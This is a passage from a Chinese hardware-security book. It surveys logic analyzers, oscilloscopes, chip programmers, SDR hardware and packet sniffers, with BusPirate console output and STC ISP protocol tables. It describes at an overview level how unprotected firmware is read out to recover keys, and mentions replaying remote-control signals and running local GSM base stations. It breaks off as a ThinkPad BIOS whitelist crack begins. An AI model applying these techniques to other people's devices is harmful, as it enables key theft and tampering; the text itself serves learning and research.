 4. 4800
 5. 9600
 6. 19200
 7. 38400
 8. 57600
 9. 115200
10. BRG raw value
```

图3-58　BusPirate参数设置

```
(1)>9
Data bits and parity:
 1. 8, NONE *default
 2. 8, EVEN
 3. 8, ODD
 4. 9, NONE
(1)>1
Stop bits:
 1. 1 *default
 2. 2
(1)>1
Receive polarity:
 1. Idle 1 *default
 2. Idle 0
(1)>1
Select output type:
 1. Open drain (H=Hi-Z, L=GND)
 2. Normal (H=3.3V, L=GND)

(1)>1
Ready
UART>(0)
 0.Macro menu
 1.Transparent bridge
 2.Live monitor
 3.Bridge with flow control
 4.Auto Baud Detection
```

图3-59　BusPirate参数设置

```
UART>(0)
 0.Macro menu
 1.Transparent bridge
 2.Live monitor
 3.Bridge with flow control
 4.Auto Baud Detection
UART>(2)
Raw UART input
Any key to exit
1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901
2345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012
3456789012345678901234567890123456789012345678901
```

图3-60　BusPirate串口Sniffer的功能显示

2. Saleae逻辑分析仪

很多人手上没有 OLS，又不打算自己 DIY，可以考虑从网上买个 Saleae 的兼容产品。网上卖的百元左右的逻辑分析仪，基本都是兼容 Saleae 的软件，还带上虚拟示波器功能，虚拟示波器的功能太弱不实用，这里就不提了，只讲逻辑分析仪。

软件下载地址 https://www.saleae.com/downloads，支持 Windows、Linux 和 Mac 系统，兼容性非常棒。

软件界面如图 3-61 所示，界面很简单，单击 Start 旁边的小箭头打开配置界面，如图 3-62 所示，可以设置各种参数，也能看到逻辑分析仪的硬件相关信息。毕竟是商业产品，不论是硬件还是软件，都比开源产品做得更精致。




图3-61　Saleae软件界面




图3-62　Saleae软件设置

同样抓一段串口通信信息，然后用解析功能进行解析，如图 3-63 和图 3-64 所示，可以看到非常精细的时序图，一点点放大，如图 3-65～图 3-67 所示，可以看到每段信号代表的数据，以及时序间隔。




图3-63　Saleae软件功能展示（1）




图3-64　Saleae软件功能展示（2）




图3-65　Saleae软件波形分析（1）




图3-66　Saleae软件数据解析

图3-67　Saleae软件波形分析（2）

这样的分析功能非常好用，这些时序图看熟练以后，即使不知道是什么协议的信号，也能通过时序图的规律看出。

3. 逻辑分析仪的价值

逻辑分析仪的主要用处是时序分析，类似无线信号的频谱分析，通过分析时序获取数据，在过去，很多芯片的破解都是通过逻辑分析仪+示波器这样的组合完成的。

例如，STC 单片机的 ISP 下载协议官方是不开放的，在 Linux 或者 Mac 下可用 SDCC 开发 51 单片机，但如果要给 STC 单片机烧写程序，可以通过逻辑分析仪抓数据帧，如表 3-1 和表 3-2 所示，继而分析出了整个下载协议，然后自己开发下载工具。

表 3-1　STC 单片机下载协议帧格式

序　号	名　称	长度（字节）	功　用
1	帧头	2	固定（0×46，0×b9）
2	标识符	1	标示方向（0×6A/0×68）
3	预留	1	预留区（0×00）
4	数据长度	1	除了帧头（2 字节）总长
5	帧类型	1	用以区分不同指令帧
6	数据字节	0~255	数据
7	校验和	2/1	不同的 CPU 可能长度不同
8	帧尾	1	固定（0×16）

表 3-2　STC 单片机下载协议帧类型

序　号	值	帧类型描述	MCU 回应类型
1	0×00	数据帧：包内存放要写入 Flash 的数据	0×00
2	0×30	重新下载程序	0×00
3	0×50	型号等	0×8f
4	0×69	型号等	0×8d
5	0×7F	引导 MCU 进入 ISP 并测量时钟	0×50
6	0×80	确认帧，没有数据	无
7	0×81	错误帧，没有数据	无
8	0×82	结束帧	无
9	0×84	准备帧，准备开始传送数据。文件容量，擦除芯片	0×00
10	0×8d	设置选项	0×50
11	0×8e	波特率更改帧，正式修改波特率	0×84
12	0×8f	波特率检验帧，新波特率测试	0×8f

不仅是 ISP 下载协议，早期很多加密芯片也能通过抓取所有通信数据帧分析出密钥或者加密算法。

单片机的开发过程中，逻辑分析仪的作用很大，特别是有些对时序有严格要求的芯片，例如 RFID 芯片和 RF 射频芯片，延时长了或者短了，都会影响结果，这时就需要用高采样率的逻辑分析仪采集信号分析时序间隔，有这样的参考和调试工具，可以极大地缩短开发过程。

最后，再说一次，工欲善其事，必先利其器，图 3-48 所示为作者团队使用的逻辑分析仪。

图3-68　常用逻辑分析仪

3.3.2　示波器

在 2015 年的 BlackHat 大会上，上海交通大学的教授郁昱和他的团队使用一台用于跟踪能量水平的示波器，一台用于监控数据流量的 MP300-SC2 协议分析仪，一个自制 SIM 卡读卡器和一台标准电脑，在 80 分钟内分别破解了来自 8 家厂商的 SIM 卡。

这是常说的针对 NFC 的侧信道、边信道攻击，是通过分析能量功耗进行破解的一种方法（原理是 NFC 芯片进行不同运算时的功耗不同）。

这就是示波器在广大安全人员面前的一次重要亮相。实际上，在中学或在大学的物理实验课上会讲到示波器，一些示波器品牌如图 3-69～图 3-72 所示。




图3-69　健伍示波器




图3-70　惠普示波器




图3-71　普源示波器




图3-72　泰克示波器

逻辑分析仪是用来看数字信号的，示波器是用来看“数字+模拟”信号的，在设计电路时，不管是数字电路还是模拟电路，都需要一个示波器来看信号波形，看电路电平，看供电纹波等用途。

示波器的用法不太好讲，因为不同示波器的操作不同，而且示波器通常都不便宜，一个高采样率的示波器的价格都是以万为单位的。操作简单，用探针的夹子接地，然后用探针接触需要测试的点，按下示波器的“Auto”按钮，再调整 X 轴和 Y 轴，直到出现稳定波形。

可以考虑开源的 STM32 方案 DS203 系列模拟示波器，如图 3-73～图 3-75 所示，MP4 大小的，虽然带宽才 8Mbit/s，存储深度单通道 8K，但效果还是不错的。




图3-73　DS203手持示波器外观




图3-74　DS203手持示波器PCB




图3-75　DS203手持示波器精度

3.3.3　编程器

和 SPI 或者 I²C 接口的 Flash 系统不同，每个厂商的单片机都有自己的一套编程协议接口，虽然经过这些年的发展很多厂商都开始使用统一的调试接口，但为了自己的 Debug 调试功能，各大厂商基本都保留了自己的编程器。

例如 PIC 单片机的 PICkit3 编程器（如图 3-76 所示），AVR 单片机的 AVRISP mkii 编程器（如图 3-77 所示）和 AVR JTAG ICE 编程器（如图 3-78 所示），ST 公司的 ST-Link 编程器（如图 3-79 所示），C8051F 系列单片机用的是 U-EC6 编程器（如图 3-80 所示），TI 的 CC 系列芯片编程器 CC Debugger（如图 3-81 所示），Altera 公司的 CPLD/FPGA 用的是 USB Blaster 编程器（如图 3-82 所示），Keil 公司的 Ulink2 编程器（如图 3-83 所示），SEGGER

公司的 J-Link 编程器（如图 3-84 所示）等。




图3-76　PICkit3 PIC编程器

图3-77　AVRISP mkii 编程器

图3-78　AVR JTAG ICE编程器

图3-79　STM8/STM32 ST-Link V2编程器




图3-80　C8051F U-EC6编程器

图3-81　TI CC Debugger编程器

图3-82　Altera USB Blaster编程器




图3-83　ARM Ulink 2编程器

图3-84　SEGGER J-link编程器

买这些编程器是一笔不菲的费用，这时，一种通用编程器出现了，厂家通过和芯片公司合作，拿到单片机的编程协议，或者直接通过逻辑分析仪分析破解芯片的编程协议，然后使用单片机+FPGA 的架构，通过 FPGA 模拟原厂编程器的下载协议，给单片机编程。例如 ZLG 的 SmartPRO 5000U-PLUS 编程器（如图 3-85 所示），常见的芯片厂商都能支持（如图 3-86 所示），只不过 ZLG 公司更新的效率不高，很多新的芯片都不支持，需要提交申请，然后给他们的工程师寄几片样片，才会更新固件做支持。

总体来说，在通用编程器厂商中，ZLG 算是很不错的。这个品牌的编程器还有一个好处就是能够给常见的 Flash 芯片编程，例如 NAND Flash、SPI Flash、I²C Flash 都支持（如图 3-87 所示），还可以脱机编程，就是将固件存在编程器中不需要连接计算机直接给芯片编程。

图3-85　ZLG SmartPRO 5000U-Plus编程器

海量的IC支持，提供及时的时序升级

依靠着与各大厂商的良好关系，现已支持了大量的各种类型的MCU/Flash/CPLD/FPGA等芯片，并且能够准确、及时的提供各种新芯片的编程支持，最大化满足客户的需求。

图3-86　ZLG SmartPRO 5000U-Plus编程器支持的芯片厂商

型号	SmartPRO 5000U-Plus
器件支持	EPROM、Paged EPROM、并行和串行EEPROM、FPGA配置串行PROM、NOR FLASH和NAND FLASH存储器、BPROM、NVRAM、CPLD、MCU、Firmware HUB、ARM、标准逻辑器件（TTL\CMOS）等，器件工作电压1.8~9V
封装支持	DIP、SDIP、PLCC、JLCC、SOIC、QFP、TQFP、PQFP、VQFP、TSOP、SOP、TSOPII、PSOP、TSSOP、SON、EBGA、FBGA、VFBGA、μBGA、CSP、SCSP等

图3-87　ZLG SmartPRO 5000U-Plus编程器支持的芯片类型

介绍了这么多有关编程器的内容，那么编程器能干什么？除了烧写固件给芯片，还有一个极其重要的功能，那就是读写固件。

如果芯片没有加密保护，芯片只是一个 Flash 存储芯片，那么芯片里的固件，存储的信息，都能通过编程器读出来。例如，在《无线电安全攻防大揭秘》中 ZigBee 章节中有案例，一个智能灯泡的路由网关（如图 3-88 所示）所用的 TI CC2530 ZigBee 模块，就没有加密，通过 CC Debugger 编程器将固件读出，然后逆向分析，得到密钥。




图3-88　某智能灯泡网关的PCB板

再比如，只要有配套的编程座，电脑主板的 BIOS 芯片、路由器/机顶盒的 Flash 芯片，都可以用编程器读出固件，如图 3-89 所示。




图3-89　芯片编程座

编程器作为单片机开发的必备工具之一，最好准备一个或者几个，除非产品已经成熟，否则在产品预研选型阶段，多试几种单片机是非常必要的。

最后，如果有能力、有时间、有兴趣，完全可以自己开发编程器，网上有很多脱机编程器（如图 3-90~图 3-92 所示），都是爱好者自己开发，然后包装成产品量产销售的。

图3-90　STM32脱机编程器

图3-91　CC系列单片机脱机编程器

图3-92　STM8脱机编程器

3.3.4　SDR软件无线电

无线通信因为没有“线”的束缚，使用得越来越广泛，那么无线数据该如何获取呢？

在现实生活中，空气中无时无刻不在飘荡着各种电磁波，各种无线电信号，远到从宇宙中传来的微波背景辐射，再有各种卫星发射过来的 GPS、北斗信号和广播电视信号。近的有三大运营商基站传输的手机信号、FM 广播信号，再近一些有 NFC 公交卡、门禁卡等。这些无线电波中都载有数据，这就是无线通信这门学科所研究的内容。

在不知道无线电信号规则的情况下，想对它进行解码会有难度。大的研究方向有射电天文学这门学术科目，小的研究方向有各种 SDR 的玩法。

通常，我们要分析研究一段无线电信号，首先需要确定它的频段频率，这就是频谱仪的用途之一。当然，个人玩家用 RTL2832U 的电视棒（如图 3-93 所示）就能玩出很多花样，比如收听 FM 广播、收听 ADS-B 信号、甚至用它研究学习 GSM 通信。高级点可以玩 HackRF（如图 3-94 所示）、BladeRF（如图 3-95 所示）、USRP B210（如图 3-96 所示）、可以收发 GPS 信号、重放无线麦克风遥控门遥控车、乃至运行 OpenBTS 或者 YateBTS 搭建本地基站研究 GSM 通信，这些玩法请参看《无线电安全攻防大揭秘》。




图3-93　RTL2832U电视棒

图3-94　HackRF One




图3-95　BladeRF X115




图3-96　USRP B210

3.3.5　Internet和Packet Sniffer

有分享精神的 Geek 会将自己的研究成果公开，分享给他人，包括自己解读的各种数据和协议。当我们发现自己搞不定时，不妨去一些活跃的电子社区、QQ 群求助，总会有热心人帮忙搞定的。

当然，不要忽略了一个很重要的工具，就是厂商为了方便客户开发，提供一些数据侦听、分析工具，例如 TI 的 CC2531 USB Dongle（如图 3-97 所示），可以用来侦听 ZigBee 的数据包，再比如 TI 的 CC1111 USB Dongle（如图 3-98 所示），被爱好者发展成为经典无线安全工具 RFCat。这些厂商提供的硬件工具都有配套软件（如图 3-99 所示），使用起来非常方便。




图3-97　TI CC2531 USB Dongle




图3-98　TI CC1111 USB Dongle




图3-99　TI Smart Packet Sniffer

3.3.6 实战：ThinkPad BIOS白名单破解

注意：本节内容仅供学习研究，请勿轻易尝试！重在过程思路，同样的方法不适用于所有型号的笔记本。人为拆卸笔记本、烧写 BIOS 引起的故障问题，厂家不提供售后维修服务，最终解释权归厂家所有！

大多数 Geek 都使用 Mac 或 ThinkPad，但这两款产品想做 DIY 改装都不容易，前者没驱动，后者直接报错。例如，作者的小黑 X230 自带的无线网卡不支持 AC 网卡，于是作者从网上买了两个 AC 网卡，Intel 7260 AC 和 BCM94352HWB。换 Intel 7260 AC 网卡报错截图如图 3-100 所示。

